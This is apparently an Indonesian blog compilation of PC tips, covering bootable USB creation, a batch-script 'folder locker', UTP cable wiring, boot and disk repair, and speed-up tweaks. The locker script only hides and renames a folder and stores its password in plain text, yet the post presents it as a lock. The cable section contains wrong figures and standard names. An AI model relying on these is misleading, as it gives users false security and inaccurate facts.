Untuk membuat Windows 8 bootable USB flash disk kita akan menggunakan aplikasi dari microsoft Windows 7 USB/DVD Download tool . Software ini dapat digunakan untuk membuat Bootable USB flash disk dan juga Burn file ISO. Download dan install aplikasi tersebut dahulu
Sekarang jalankan Windows 7 USB/DVD Download tool dari Start menu. 
 Windows 7 USB/DVD Download tool
Klik tombol Browse dan pilh file ISO dari Windows 8 Developer Preview yang telah kalian downlaod dan klik tombol Next
Cara Install Windows 8 dari USB Flash Disk
Kemduian klik tombol USB device untuk USB Flash Disk Bootable. Dalam tahap berikutnya setelah pilih drive USB yang telah dihubungkan ke komputer.
Cara Install Windows 8 dari USB Flash Disk Klik tombol Begin Copying. Aplikasi ini akan mengekstrak file ISO windows 8 ke USB flash disk.
Cara Install Windows 8 dari USB Flash Disk
Proses ini akan memakan waktu lumayan lama sekitar 15-20 menit (tergantung komputer kalian).
Setelah selesai lepaskan USB flash disk, dan restart komputer masuk ke BIOS untuk men-setting agar yang di boot pertama kali adalah USB flash disk. Selanjutnya ketika komputer di restart kembali maka USB flash disk kalian agan di boot dan muncul proses install Windows 8. Cukup ikuti saja petunjuknya sama seperti menginstall windows lainnya. Sekarang kalian telah berhasil menginstall windows 8 dari USB Flash Disk tanpa menggunakan CD/DVD atau Cara Install Windows 8 dari USB FlashDisk.

Cara Mengunci Folder Tanpa Software - Pada kesempatan kali ini saya ingin bagi-bagi informasi Bagaimana cara untuk mengunci folder tanpa sofware. Untuk mengunci / ME-Lock folder dengan Software mungkin sudah biasa sobat lakukan. Akan tetapi kalau tanpa software Apakah kita bisa menyembunyikan suatu folder rahasia kita dari orang lain? Jawabannya tentu saja bisa.

Cara Mengunci Folder
Mungkin ada sobat-sobat blogger yang sudah mengetahui cara yang ingin saya informasikan ini. Akan tetapi, saya tetap akan membagi informasi ini untuk sobat blogger yang masih belum mengetahuinya. Tujuan saya tidak lain dan tidak bukan supaya seluruh masyarakat di Indonesia tahu cara ini dan bisa mempraktekkannya sendiri.

untuk mengunci folder tanpa sofware ini sangatlah mudah, caranya adalah sebagai berikut :

1. Buatlah sebuah notepad kosong atau new text document.txt di directory mana saja di computer atau laptop anda. Anda boleh memberi nama apa saja untuk new text document tersebut.

2. Setelah itu anda tinggal meng-copy script yang telah saya sediakan di bawah ini :

cls
@ECHO OFF
title Folder Locker
if EXIST "Control Panel.{21EC2020-3AEA-1069-A2DD-08002B30309D}" goto UNLOCK
if NOT EXIST Locker goto MDLOCKER
:CONFIRM
echo Are you sure you want to Lock the folder(Y/N)
set/p "cho=>"
if %cho%==Y goto LOCK
if %cho%==y goto LOCK
if %cho%==n goto END
if %cho%==N goto END
echo Invalid choice.
goto CONFIRM
:LOCK
ren Locker "Control Panel.{21EC2020-3AEA-1069-A2DD-08002B30309D}"
attrib +h +s "Control Panel.{21EC2020-3AEA-1069-A2DD-08002B30309D}"
echo Folder locked
goto End
:UNLOCK
echo Enter password to Unlock folder
set/p "pass=>"
if NOT %pass%==type your password here goto FAIL
attrib -h -s "Control Panel.{21EC2020-3AEA-1069-A2DD-08002B30309D}"
ren "Control Panel.{21EC2020-3AEA-1069-A2DD-08002B30309D}" Locker
echo Folder Unlocked successfully
goto End
:FAIL
echo Invalid password
goto end
:MDLOCKER
md Locker
echo Locker created successfully
goto End
:End

3. Setelah anda selesai meng-copy, buka kembali notepad yang telah anda buat tadi dan Paste script ini di dalamnya.

4. buka notepad tadi dan ganti kata type your password here dengan password untuk membuka folder pada nantinya dan setelah selesai simpan script-nya dan ubah ekstensi file yang telah terdapat script tersebut dari ekstensi file ***.txt menjadi ***.bat

5. Double klik pada file tersebut dan beberapa detik kemudian akan muncul sebuah folder yang bernama Locker .

6. Simpanlah file-file anda yang ingin anda kunci di dalam folder yang bernama locker tersebut. Di dalam folder tersebut bisa kita letakkan file apa saja yang kita inginkan dengan ekstensi file yang berbeda. Baik itu file gambar, music, video, document, dan file-file lainnya.

7. Setelah semua file yang diinginkan tersimpan. Double klik pada script di notepad yang telah anda buat menjadi ***.bat . Lalu akan muncul tulisan are you sure want to lock the folder?(Y/N). Ketik “y” dan tekan enter untuk yes dan ketik “n” lalu tekan enter untuk no. Sekedar informasi tulisan are you sure want to lock the folder? yang ada pada script awal (default) bisa kita ubah sesuai keinginan kita. Seperti : apakah saudara yakin ingin mengunci folder ini? dan sebagainya.

8. Jika yang anda simpan adalah file penting, usahakan file yang anda simpan ini jangan sampai didelete oleh orang lain. Anda bisa mengantisipasinya dengan mengaktifkan fasilitas hidden file dan tidak menampakkan file-file yang ter-hidden sehingga orang lain tidak bisa menghapus file anda

source : http://ihsans.blogspot.com/

Urutan Kabel UTP Straight dan Cross Over

Urutan Kabel UTP Straight dan Cross Over - Share artikel kali adalah tentang kabel UTP (Unshielded Twisted Pair), artikel ini adalah request dari sobat adhie yfs, tanpa bermaksud menggurui berikut adalah bahasan tentang kabel UTP yang penulis ketahui.

Kabel UTP merupakan salah satu media transmisi yang paling banyak digunakan untuk membuat sebuah jaringan local (Local Area Network), selain karena harganya relative murah, mudah dipasang dan cukup bisa diandalkan. Sesuai namanya Unshielded Twisted Pair berarti kabel pasangan berpilin/terbelit (twisted pair) tanpa pelindung (unshielded). Fungsi lilitan ini adalah sebagai eleminasi terhadap induksi dan kebocoran. Sebelumnya ada juga kabel STP (Shielded Twisted Pair), untuk contoh gambarnya dapat dilihat dibawah:


perbedaan kabel UTP-STP
   
Terdapat beberapa jenis kategori kabel UTP ini yang menunjukkan kualitas, jumlah kerapatan lilitan pairnya, semakin tinggi katagorinya semakin rapat lilitannya dan parameter lainnya seperti berikut ini:
  • Kabel UTP Category 1
    Digunakan untuk komunikasi telepon (mentransmisikan data kecepatan rendah), sehingga tidak cocock untuk mentransmisikan data.
  • Kabel UTP Category 2
    Mampu mentransmisikan data dengan kecepatan sampai dengan 4 Mbps (Megabits per second)
  • Kabel UTP Category 3
    Digunakan pada 10BaseT network, mampu mentransmisikan data dengan kecepatan sampai 1Mbps. 10BaseT kependekan dari 10 Mbps, Baseband, Twisted pair.
  • Kabel UTP Category 4
    Sering digunakan pada topologi token ring, mampu mentransmisikan data dengan kecepatan sampai 16 Mbps
  • Kabel UTP Category 5
    mampu mentransmisikan data dengan kecepatan sampai 100 Mbps, 
  • Kabel UTP Category 5e
    mampu mentransmisikan data dengan kecepatan sampai 1000 Mbps (1Gbps), frekwensi signal yang dapat dilewatkan sampai 100 MHz.
  • Kabel UTP Category 6
    Mampu mentransmisikan data dengan kecepatan sampai 1000 Mbps (1Gbps), frekwensi signal yang dapat dilewatkan sampai 200 MHz. Secara fisik terdapat separator yg terbuat dari plastik yang berfungsi memisahkan keempat pair di dalam kabel tersebut.
  • Kabel UTP Category 7 gigabit Ethernet (1Gbps), frekwensi signal 400 MHz
Untuk pemasangan kabel UTP, terdapat dua jenis pemasangan kabel UTP yang umum digunakan pada jaringan komputer terutama LAN, yaitu Straight Through Cable dan Cross Over Cable

Kabel straight
Kabel straight merupakan kabel yang memiliki cara pemasangan yang sama antara ujung satu  dengan ujung yang lainnya. Kabel straight digunakan untuk menghubungkan 2 device yang berbeda.

Urutan standar kabel straight adalah seperti dibawah ini yaitu sesuai dengan standar TIA/EIA 368B (yang paling banyak dipakai) atau kadang-kadang juga dipakai  sesuai  standar TIA/EIA 368A sebagai berikut:

urutan-kabel-utp-straight
Contoh penggunaan kabel straight adalah sebagai berikut :
  1. Menghubungkan antara computer dengan switch
  2. Menghubungkan computer dengan LAN pada modem cable/DSL
  3. Menghubungkan router dengan LAN pada modem cable/DSL
  4. Menghubungkan switch ke router
  5. Menghubungkan hub ke router
Kabel cross over
Kabel cross over merupakan kabel yang memiliki susunan berbeda antara ujung satu dengan

ujung dua. Kabel cross over  digunakan untuk menghubungkan 2 device yang sama. Gambar dibawah adalah susunan standar kabel cross over.

urutan kabel utp crossover

Contoh penggunaan kabel cross over adalah sebagai berikut :
  1. Menghubungkan 2 buah komputer secara langsung
  2. Menghubungkan 2 buah switch
  3. Menghubungkan 2 buah hub
  4. Menghubungkan switch dengan hub
  5. Menghubungkan komputer dengan router
Dari 8 buah kabel yang ada pada kabel UTP ini (baik pada kabel straight maupun cross over) hanya 4 buah saja yang digunakan untuk mengirim dan menerima data, yaitu kabel pada pin no 1,2,3 dan 6.

Membuat kabel Straight dan Cross Over
Untuk membuat sebuah kabel jaringan menggunakan kabel UTP ini terdapat beberapa peralatan yang perlu kita siapkan, yaitu kabel UTP,  Connector RJ-45, Crimping tools dan RJ-45 LAN Tester, contoh gambarnya seperti dibawah ini:

connector rj-45-tang crimping-lan tester

Praktek membuat kabel Straight
  1. Kupas bagian ujung kabel UTP, kira-kira 2 cm
  2. Buka pilinan kabel, luruskan dan urutankan kabel sesuai standar TIA/EIA 368B
  3. Setelah urutannya sesuai standar, potong dan ratakan ujung kabel,
  4. Masukan kabel  yang sudah lurus dan sejajar tersebut ke dalam konektor RJ-45, dan pastikan semua kabel posisinya sudah benar.
  5. Lakukan crimping menggunakan crimping tools, tekan crimping tool dan pastikan semua pin (kuningan) pada  konektor RJ-45 sudah “menggigit” tiap-tiap kabel.
  6. Setelah selesai pada ujung yang satu, lakukan lagi pada ujung yang lain
  7. Langkah terakhir adalah menge-cek kabel yang sudah kita buat tadi dengan menggunakan LAN tester, caranya masukan masing-masing ujung kabel (konektor RJ-45) ke masing2 port yang tersedia pada LAN tester, nyalakan dan pastikan semua lampu LED menyala sesuai dengan urutan kabel yang kita buat.
  8. Dibawah ini adalah contoh ujung kabel UTP yang telah terpasang konektor RJ-45 dengan benar, selubung kabel (warna biru) ikut masuk kedalam konektor, urutan kabel dari kiri ke kanan (pada gambar dibawah ini urutan pin kabel dimulai dari atas ke bawah).
pemasangan kabel UTP ke konektor RJ-45

Demikianlah sekilas penjelasan tentang kabel UTP, category kabel UTP, standar urutan kabel straight dan cross over dan cara membuat kabel jaringan straight menggunakan crimping tools, semoga bisa membantu.

Oh ya, bagi temen-temen yang pengen mengetahui tentang dasar-dasar keamanan website terutama yang berhubungan dengan SSL Certificates, dapat temen-temen temukan dalam majalah Beginners Guide to Digital SSL Certificates dari Verisign -  Symantec Corp. Silahkan didownload, semoga berguna.
Thanks to : http://www.catatanteknisi.com/2011/02/urutan-kabel-utp-straight-crossover.html

Cara Memperbaiki Komputer Tidak Bisa Booting

Cara Memperbaiki Komputer Tidak Bisa Booting - Kerusakan komputer yang sering saya temukan adalah permasalahan komputer yang tidak bisa booting.   Disini ada beberapa kasus yang bisa terjadi, diantaranya: komputer tidak bisa booting dengan menampilkan pesan error , komputer booting, namun kemudian muncul bluescreen dan komputer booting, namun kemudian merestart lagi.

komputer tidak bisa booting
Untuk permasalahan komputer yang setelah booting muncul tampilan bluescreen, saya telah membahasnya dalam postingan tentang cara memperbaiki komputer bluescreen. Begitu juga dengan penyebab dan cara memperbaiki komputer yang sering restart dan memperbaiki komputer sering hang telah saya uraikan dalam postingan beberapa waktu yag lalu. Sedangkan untuk komputer yang tidak bisa booting sama sekali, disini ada beberapa penyebab yang bisa terjadi, diantaranya:


1. Komputer tidak bisa booting karena Hardisk tidak terdeteksi
Hal ini biasanya ditandai dengan munculnya pesan Disk Boot failure.Untuk mengatasi masalah ini, kita bisa melakukan beberapa hal diataranya:
  • mengecek kondisi kabel IDE atau SATA pada Hardisk, pastikan sudah terpasang dengan benar.
  • untuk 2 hardisk IDE yang terpasang pada 1 kabel, cek posisi jumper untuk setingan Master dan Slavenya supaya jangan tertukar.
  • cek apakah Hardisk sudah terdeteksi oleh BIOS atau belum, coba di-detect satu persatu. Kalau sama BIOS aja ga terdeteksi berarti masalahnya ada pada hardisk tersebut.
  • coba pegang permukaan hardisk, untuk hardisk yang hidup akan terasa getarannya.
2. Komputer tidak bisa booting karena permasalahan Memori dan VGA Card.
Biasanya ditandai dengan terdengarnya bunyi beep yang berulang-ulang, dan tampilan monitor yang tidak mau ngangat. Untuk mengeceknya :
  • coba lepas dulu Memory atau VGA Card, pin-nya dibersihkan dan dipasangkan kembali dengan benar.
  • coba pasang memory di slot yang lain.
  • untuk memory yang lebih dari satu, copot aja dulu yang lainnya dan dites satu persatu.
  • kalau masing terdengar bunyi beep, coba ganti aja dulu Memori atau VGA Cardnya.
3. Komputer yang tidak mau booting karena Processor kepanasan.
Masalah Processor yang overheat bisa menyebabkan komputer sering hang, komputer restart sendiri bahkan komputer ga mau booting.
  • Coba dicek kondisi Heatsink dan fan Processor
  • Lihat juga suhu Processor pada Hardware Monitor di BIOS.
4. Komputer tidak bisa booting karena hardisk atau sistem Windows yang corupt.
Hal ini bisa dilihat dari pesan yang menunjukkan adanya file yang rusak atau hilang. Untuk mengatasinya:
  • Coba dicek dulu kondisi Memory, kalau terpasang lebih dari satu dan tidak kompatibel, biasanya muncul error sistem windows corupt, jadi lepaskan dulu memory yang tidak sejenis.
  • Repair Hardisk seperti telah saya jelaskan dalam artikel cara memperbaiki hardisk
  • Repair Windows  atau install ulang sistem Windows komputer Anda.
Mungkin itulah beberapa penyebab komputer tidak bisa booting dan cara pengecekan dan perbaikannya. Untuk mendiagnosa dan memperbaiki komputer tidak bisa booting tersebut kita juga bisa menggunakan CD UBCD for Windows atau Hiren's Boot  CD.
Sumber : http://www.catatanteknisi.com/2010/10/memperbaiki-komputer-tidak-bisa-booting.html

Cara Memperbaiki Hardisk

Cara Memperbaiki Hardisk - Salah satu penyebab dari komputer sering hang, komputer restart sendiri dan terjadinya tampilan bluescreen adalah terdapatnya masalah / kerusakan pada hardisk komputer. Kerusakan pada hardisk ini diantaranya disebabkan karena sering dimatikannya komputer tanpa perintah shutdown dan karena gangguan pada aliran listrik seperti matinya listrik secara tiba-tiba atau terjadinya lonjakan pada tegangan listrik seperti yang biasa terjadi ketika adanya petir saat hujan. Selain itu faktor usia (lifetime) dari hardisk itu sendiri juga merupakan hal yang dapat mempengaruhi performa dari hardisk. Dalam kesempatan ini saya akan berbagi informasi mengenai Cara Memperbaiki Hardisk menggunakan Perintah Checkdisk/ CHKDSK.EXE.

Checkdisk merupakan tool bawaan Windows yang dapat kita gunakan untuk menguji dan memperbaiki kondisi hardisk. Menjalankan perintah Checkdisk secara rutin juga merupakan salah satu cara untuk merawat dan meningkatkan kinerja komputer.  Umumnya cukup dengan perintah Checkdisk / CHKDSK ini kita sudah dapat memperbaiki keruksakan pada hardisk seperti bad sector, lost clusters, cross-linked files, dan directory errors. Perintah Checkdisk dapat kita jalankan dengan 2 cara yaitu lewat Command Promt dan lewat My Computer atau Windows Explorer.

1. Menjalankan perintah CHKDSK pada Command Prompt.
  • Pada tampilan Command Prompt ketik perintah: CHKDSK D:
    Perintah tersebut akan menjalankan CHKDSK pada Drive D dalam mode read-only.
  • Ketikkan perintah: CHKDSK D:/F
    Perintah tersebut digunakan untuk merepair error tanpa melakukan scanning bad sector.
  • Ketikkan perintah: CHKDSK D:/R
    Perintah tersebut digunakan untuk merepair error, menemukan bad sector dan me-recover data.
2. Menjalankan perintah CHKDSK pada My Computer atau Window Explorer.
  • Buka Windows Explorer, atau My Computer.
  • Klik kanan pada hardisk yang akan di-cek, klik Properties.
  • Klik tab Tools, pada pilihan Error Checking klik Check Now..
  • Jendela Check disk option akan tampil.

    cara memperbaiki hardisk

    - Untuk menjalankan Chkdsk pada mode read-only mode, klik Start.
    - Untuk merepair error pada file system, check Automatically fix file system errors,
    - Untuk merepair error, menemukan bad sector dan me-recover data pilih Scan for and attempt recovery of bad sectors,
    - Anda juga dapat mencentang kedua pilihan tersebut apabila diperlukan.
  • Apabila muncul pesan : Chkdsk cannot run because the volume is in use by another process.  Chkdsk may run if this volume is dismounted first. ALL OPENED HANDLES TO THIS VOLUME WOULD THEN BE INVALID. Would you like to force a dismount on this volume? (Y/N) ketik Y dan Enter.
  • Apabila muncul pesan:  Chkdsk cannot run because the volume is in use by another process. Would you like to schedule this volume to be checked the next time the system restarts? (Y/N) Ketik Y, dan ENTER lalu restart komputer untuk menjalankan Scandisk.
Untuk memperbaiki hardisk menggunakan utility Checkdisk/perintah CHKDSK ini ada beberapa metode yang bisa kita lakukan, yaitu:
  1. Apabila komputer masih bisa booting dan login ke windows maka kedua cara untuk menjalankan CHKDSK.EXE tersebut diatas (melalui command prompt maupun Windows Explorer) dapat kita lakukan.
  2. Apabila Hardisk tidak bisa booting, maka kita harus mengambil hardisk tersebut dan memasangnya  pada komputer yang lain, baru kemudian menjalankan perintah Checkdisk/CHKDSK.
  3. Menggunakan CD Setup Windows dan jalankan perintah CHKDSK melalui Menu Recovery Console..
  4. Menggunakan CD UBCD4WIN. Caranya klik Start - Program - Disk Tools - Diagnostic, klik Check Disk.
Demikianlah cara memperbaiki hardisk menggunakan utility bawaan Windows: Checkdisk/CHKDSK.EXE ini, dan dari beberapa pengalaman saya sendiri dalam memperbaiki komputer, tool ini terbukti cukup efektif untuk menangani keruksakan pada hardisk. Pada kesempatan berikutnya saya akan mencoba mengulas tentang cara memperbaiki hardisk bad sektor. Semoga bisa membantu.
source

Mempercepat Booting Windows 7

Lamanya waktu booting merupakan kesan pertama dalam menentukan seberapa cepat kinerja windows 7 yang kita gunakan. Apabila waktu booting terasa lama, maka cap "windows lambat" langsung kita vonis ke komputer tersebut.

Dalam artikel kali ini saya akan berbagi tips cara mempercepat waktu booting windows 7 dengan melakukan tweak terhadap file system configuration utility  yaitu file msconfig.exe yang lokasinya terdapat di folder  C:\Windows\System32.

Berikut step by step modifikasi msconfig untuk mempercepat waktu booting windows 7:


  1. Buka jendela System Configuration Utility dengan cara klik Start, pada kota Search programs and files ketik: msconfig


  2. Klik tab Boot, tampilannya tampak seperti gambar dibawah. Centang pilihan No Boot GUI, ini bertujuan untuk menghilangkan munculnya animasi logo Windows pada saat booting yang akan memberikan penghematan waktu booting windows 7.


  3. Selanjutnya masih pada tampilan jendela yang sama, klik tombol Advanced options, kemudian centang pada pilihan Number of processors lalu pilih angka paling besar yang menunjukkan jumlah core processor yang terdapat tersedia. Disini karena komputer saya masih menggunakan processor dual core maka angka maksimalnya cuma 2. Klik OK untuk kembali ke jendela utama msconfig windows7.


  4. Selanjutnya klik tab Startup yang akan menampilkan program-program apa saja yang di-load saat windows startup. Untuk mempercepat waktu booting windows 7 pastikan hanya program yang penting saja yang dipanggil secara otomatis. Untuk itu uncheck (jangan dicentang) program-program yang tidak perlu di-load secara otomatis saat windows booting. Kemudian klik OK


  5. Selanjutnya klik Restart dan coba rasakan perubahan waktu booting yang sekarang.  
Demikianlah cara mempercepat waktu booting windows 7 dengan melakukan tweak terhadap file msconfig.exe. Cara ini merupakan salah satu tips dari 10 Cara Mempercepat Windows 7. Selamat mencoba.
Referensi http://www.catatanteknisi.com/2011/12/mempercepat-waktu-booting-windows-7.html

Cara Mengatasi Komputer Lambat

Cara Mengatasi Komputer Lambat - Komputer bekerja menjadi lambat disebabkan beberapa faktor, Nah faktor apa saja yang membuat komputer lambat ? Berikut diantaranya :

1. Komputer lambat karena kekurangan Memory
Masalah komputer lambat karena minimnya RAM yang terpasang merupakan hal yang umumnya sudah diketahui oleh semua pengguna komputer.
Untuk itu cobalah cek kapasitas memory yang terpasang, untuk komputer sekelas Intel Pentium 4 dengan OS Windows XP dan aplikasi standar sebaiknya upgrade-lah memory menjadi minimal 1 GB.

2. Komputer lambat karena terlalu banyaknya program yang terinstall.
Secara pribadi saya sering menemukan komputer terutama milik pribadi yang di-install bermacam-macam program didalamnya, padahal aplikasi tersebut jarang atau bahkan tidak pernah digunakan sama sekali.
Periksalah program apa saja yang terinstall dikomputer dengan cara klik Add/Remove Program di Control Panel dan un-install program-program yang hanya menjadi “accesories” tersebut.
3. Komputer lambat karena terlalu banyak startup programs dan service yang berjalan.
Hal ini berkaitan dengan point no 2, semakin banyak program yang terinstall, semakin banyak pula program dan service yang akan dijalankan ketika windows startup.
Untuk menonaktifkan startup program dan service yang berjalan otomatis tersebut, masuklah ke “System Configuration Utility” dengan cara ketik: msconfig pada menu run, kemudian pada tab service dan startup lakukan uncheck terhadap aplikasi-aplikasi yang tidak diperlukan.
Untuk melihat aplikasi apa saja yang sedang berjalan, kita bisa menggunakan tool Prosesexplorer. Dengan tool ini kita dapat melihat dan menonaktifkan (kill) aplikasi apa saja yang tidak diperlukan atau dicurigai sebagai virus

4. Komputer lambat karena Temporary File yang sudah membengkak
Penyebab komputer lambat yang ke empat adalah sudah membengkaknya file-file temporary (sementara). Untuk Windows Xp lokasi file tersebut ada di:”C:\Documents and Settings\nama_user\Local Settings\Temp” dan”C:\WINDOWS\Temp“.
Untuk membersihkannya, delete-lah file-file yang terdapat di kedua lokasi tersebut atau jalankan program Disk CleanUp dengan cara klik start-run, ketik: “cleanmgr” lalu pilih drive yang akan di-cleanup.

5. Komputer lambat karena terlalu banyak program yang berfungsi sebagai “security program”
Security program seperti program antivirus dan firewall merupakan aplikasi tambahan yang harus ada pada komputer, tetapi janganlah terlalu berlebihan misalnya dengan menginstall 2-3 program antivirus sekaligus.
Untuk masalah security windows, yang terpenting adalah lakukan update, aktifkan firewall dan gunakan antivirus yang tidak membebani komputer seperti misalnya PCMAV Antivirus serta berhati-hatilah ketika menggunakan USB Flashdisk / Memory Card.

6. Komputer lambat karena masalah pada hardisk

Hardisk merupakan komponen kedua setelah RAM yang bisa menyebabkan komputer menjadi lambat. Masalah Komputer lambat yang disebabkan oleh hardisk ini diantaranya karena:
- hardisk low space
- hardisk yang terfragmentasi
- hardisk yang sudah lama, sehingga rpm-nya menurun
- hardisk error / bad sector
Cara mengatasi komputer lambat karena masalah pada hardisk diatas adalah:
- upgrade kapasitas hardisk dengan menambah atau ganti hardisk
- lakukan defragmenter pada hardisk secara berkala
- hindarkan hardisk dari debu, goncangan dan panas berlebih.
- perbaiki kerusakan pada hardisk dengan tool checkdisk.

7. Komputer lambat karena adanya virus, malware atau spyware pada komputer.
Apabila komputer kita sudah terlebih dahulu terserang virus atau malware, maka sebaiknya jalankan Windows Safe Mode, matikan fasilitas system restore dan gunakanlah program Virus Cleaner seperti misalnya Norman Malware Cleaner untuk membersihkan virus atau malware tersebut dan lakukan pula update pada sistem operasi.

8. Komputer lambat karena System Files ada yang corrupt atau bahkan hilang.
Biasanya terjadi setelah komputer terinfeksi virus dan file-file yang terinfeksi tersebut terlanjur rusak atau terdelete oleh antivirus. Solusi yang paling gampang adalah dengan merepair sistem operasi yang digunakan.

9. Komputer lambat karena masalah hardware overheat.
Hardware overheat baik itu terjadi pada hardisk, vga card, processor atau cpu secara umum bisa menyebabkan menurunnya kinerja komputer yang pada akhirnya komputer menjadi hang, lambat atau bahkan  sering restart. Untuk itu pastikan sirkulasi udara pada bagian dalam CPU berjalan dengan baik begitu juga pada fan (kipas angin) harus bersih dari debu dan dapat berputar dengan lancar.

10. Komputer lambat karena adanya masalah konektifitas pada jaringan / network
Hal ini bisa terjadi karena trafic jaringan yang tinggi, hub atau switch yang hang atau adanya virus yang mencoba masuk ke sistem komputer kita. Untuk mengatasinya, coba lepas dan pasangkan kembali konektor RJ45 pada LAN Card atau Roset LAN, restart Switch / hub dan gunakan program Port scanner untuk melihat packet data apa saja yang masuk dan keluar dari komputer kita.

Read Only Memory (ROM)

Data dapat disimpan secara permanen di dalam read only memory. ROM merupakan memori nonvolatile, program dan data di dalamnaya tidak berubah walaupun terdapat kesalahan operasional maupun ketika catu daya hilang Perangkat lunak yang disimpan secara permanen di daam ROM disebut dengan firmware.
Divais ROM melibatkan organisasi byte-wide, juga memiliki kesamaan dalam standar pengemasan dan pinout dengan SRAM byte-wide. Tipe ROM dikelompokkan menjadi:

  1. Nonprogrammable read-only memory (ROM)
  2. Programmable, nonerasble, read-only memory (PROM)
  3. Programmable, ultraviolet erasble, read-only memorry (UV EPROM)
  4. Programmable, electrically erasble, read-only memory (EEPROM)
ROM tidak dapat diprogram oleh pemakai, tetapi pabrik semikonduktor melakukan “wire in” isi yang ditentukan oleh user. PROM memungkinkan user memprogram sesuai dengan keinginan setelah membeli PROM. Memori nerasable hanya dapat diprogram oleh pemakai hanya satu kali, tetapi memori erasable dapat dihapus dan diprogram kembali bila diperlukan. UV PROM dan EEPROM berbeda dalam cara penghapusannya.

1.   ROM
Antarmuka eksternal dan read cycle timing ROM sama dengan RAM byte-wide. ROM tersedia dalam kemasan 24-pin atau 28-pin (tergantung pada jalur alamat yang diperlukan dan kapasitasnya). Biasanya kapasitas yang lebih tinggi mempertahankan kompatibilitas pinout dengan kapasitas yang lebih rendah.
Karena lebih sederhana, ROM memiliki kepadatan bit yang lebih tinggi dibandingkan dengan memori yang lain. Akibatnya, biaya per bit-nya lebih rendah bila dibandingkan dengan RAM dan EPROM.

2.   PROM
PROM bersifat dapat diprogram tetapi tidak dapat dihapus. PROM terdiri dari barisan sel yang saling terhubung dengan fusible lingk(sekering). Sekering dapat “diputus” atau “dihubung singkat” untuk menyimpan data.
PROM penggunaan utamanya untuk meyimpan microcode dalam perancangan menggunakan microprogram. Biasanya aplikasi seperti ini membutuhkan kecepatan tinggi, oleh sebab itu PROM dibuat menggunakan teknologi bipolar. Akibatnya konsumsi dayanya lebh tinggi dan kapasitasnya lebih rendah bila dibandingkan dengan ROM yang berbasis pada teknologi MOS.
Antarmuka eksternal dan perwakilan PROM sama dengan ROM. Kerugian PROM adalah tidak dapat deprogram kembali.

3.  UV PROM
Pada ROM dan PROM, mekanisme penyimpanan berbasis pada perubahan rangkaian permanent. Tetapi EPROM memiliki mekanisme yang berbeda, informasi disimpan dengan cara trapping charge pada barisan sel. Sel dibentuk dengan floating gate.
Informsi yang disimpan di dalam sel dapat dihapus dengan mengosongkan (discharging) floating gate. Oleh sebab itu, EPROM dapat dihapus dan selanjutnya deprogram kembali beberapa kali sampai jumlah yang tidak terbatas.

UV PROM terhapus bila disinari dengan sinar ultraviolet (UV). Untuk keperluan ini bagian atas kemasnnya dilengkapi dengan jendela quartz yang transparan terhadap sinar UV yang memungkinkan seluruh barisan sel dapat disinari.

4.   Antarmuka Eksternal dan Timing
UV PROM dibandingkan dengan SRAM byte-wide terdapat beberapa perbedaan:
a)      Tidak memiliki jalur write enable (WE)
b)      Terdapat jalur Vpp untuk keperluan pemrograman
c)      Jalur CE sama dengan SRAM

Secara umum pabrik menjaga kompatibilitas pin antara UV EPROM dan ROM. Hal ini memungkinkan untuk soket UV PROM dapat diganti dengan ROM pada saat produksi.

Penyebab Power Supply Rusak

Penyebab Power Supply Rusak - Power Supply adalah sumber tenaga yang digunakan oleh Komputer sehingga keberadaannya sangat penting bagi komputer kita. Bila sumber tegangan dari power supply tidak ada maka komputer kita tidak akan menyala

Sebelum membahas penyebab rusaknya power supply ada baiknya saya membahas indikasi serta ciri-ciri bila sebuah power supply akan/sudah rusak, yakni :

* Komputer sering merestart sendiri. (baca juga penyebab lain komputer merestart sendiri)
* Bila kita menyalakan komputer pada jam-jam sibuk (jam 18.00 sampai jam 22.00) dan kemudian komputer menyala dan kemudian merestart dan hal tersebut sering terjadi, maka dapat dipastikan power supply kita lemah/sebentar lagi mati.
* Ketika menyalakan komputer, komputer tidak menyala

hal tersebut di atas dapat menjadi indikasi kepada kita bahwa bila komputer kita sering terjadi hal demikian, maka sebaiknya periksalah serta bersihkan bagian dalam CPU dari debu.

Banyak penyebab Power Supply Mengalami Kerusakan namun yang paling sering terjadi adalah terdapat banyak debu pada power supply dan mungkin yang paling sering terjadi adalah karena Electrolit Condensator (ELCO) pada power supply sudah kadaluarsa atau rusak sehingga power supply tidak dapat menyalurkan aliran listrik ke feripheral.

Maka jika anda mengalami hal seperti ini ada baiknya anda berisap-siap untuk membeli power supply tsb. atau setidaknya mengganti ELCO yang rusak yang ditandai dengan membengkaknya ukuran ELCO tersebut.
Semoga membanru.

Memperbaiki Komputer Yang Terkena Virus

Bagaimana Cara Mudah Memperbaiki Komputer yang terlanjur terkena Virus? Berikut langkah-langkahnya :

1. Persiapkan dulu CD kosong, yang nantinya akan digunakan sebagai CD Boot Antivirus, atau bila motherboard anda support booting dari Flashdisk anda dapat menggunakan Flashdisk.


2. Download Antivirus yang disediakan untuk CD atau Flashdisk (daftar link download ada di bawah)

3. Bakar/Burn Image (ISO) dari antivirus Live CD tersebut ke dalam CD, gunakan komputer lain bila tidak dapat dilakukan dalam komputer sendiri.

4. Bila telah selesai, restart komputer yang terinfeksi virus, kemudian atur BIOS komputer anda sehingga yang pertama kali di baca oleh komputer adalah CD atau Flashdisk (biasanya dalam pengaturan Advances Setting BIOS) atur CD/Flashdisk menjadi First Boot.

5. Simpan settingan tersebut, kemudian masukkan CD atau Flashdisk yang telah kita Bakar atau kita masukkan ke dalamnya Antivirus Live CD/Rescue CD.

6. Kemudian ikuti saja perintah untuk masuk ke CD/Flashdisk tersebut, sehingga ada perintah Scan komputer yang terkena virus (jadi sistem operasi berjalan pada CD/Flashdisk, bukan pada Harddisk) sesuai dengan antivirus Live CD/Rescue CD yang anda gunakan.

7. Menurut pengalaman penulis cara ini cukup ampuh untuk menghilangkan Virus tanpa perlu menginstall ulang Windows anda dan tentunya akan menghemat waktu anda.

Berikut alamat-alamat Antivirus Live CD :

- Avira AntiVir Rescue System (pilih yang ISO)

- DR. Web Live CD (pilih yang ISO)

- F-Secure Rescue CD

- Kaspersky Rescue Disk

* rata-rata ukuran file tersebut adalah 150 MB s.d 250 MB
Terma kasih semoga bermanfaat.

Cara Mendefrag Harddisk Pada Windows XP

Cara Mendefrag Harddisk Pada Windows XP - Bila komputer anda baru saja di Install ulang, akan terasa begitu cekatan dan cepatnya komputer tersebut untuk melakukan sebuah proses, tetapi lama kelamaan ketika komputer kita telah mulai banyak error komputer kita menjadi lambat dan membuat kita kesal kemudian kepikiran untuk install ulang komputer kita.

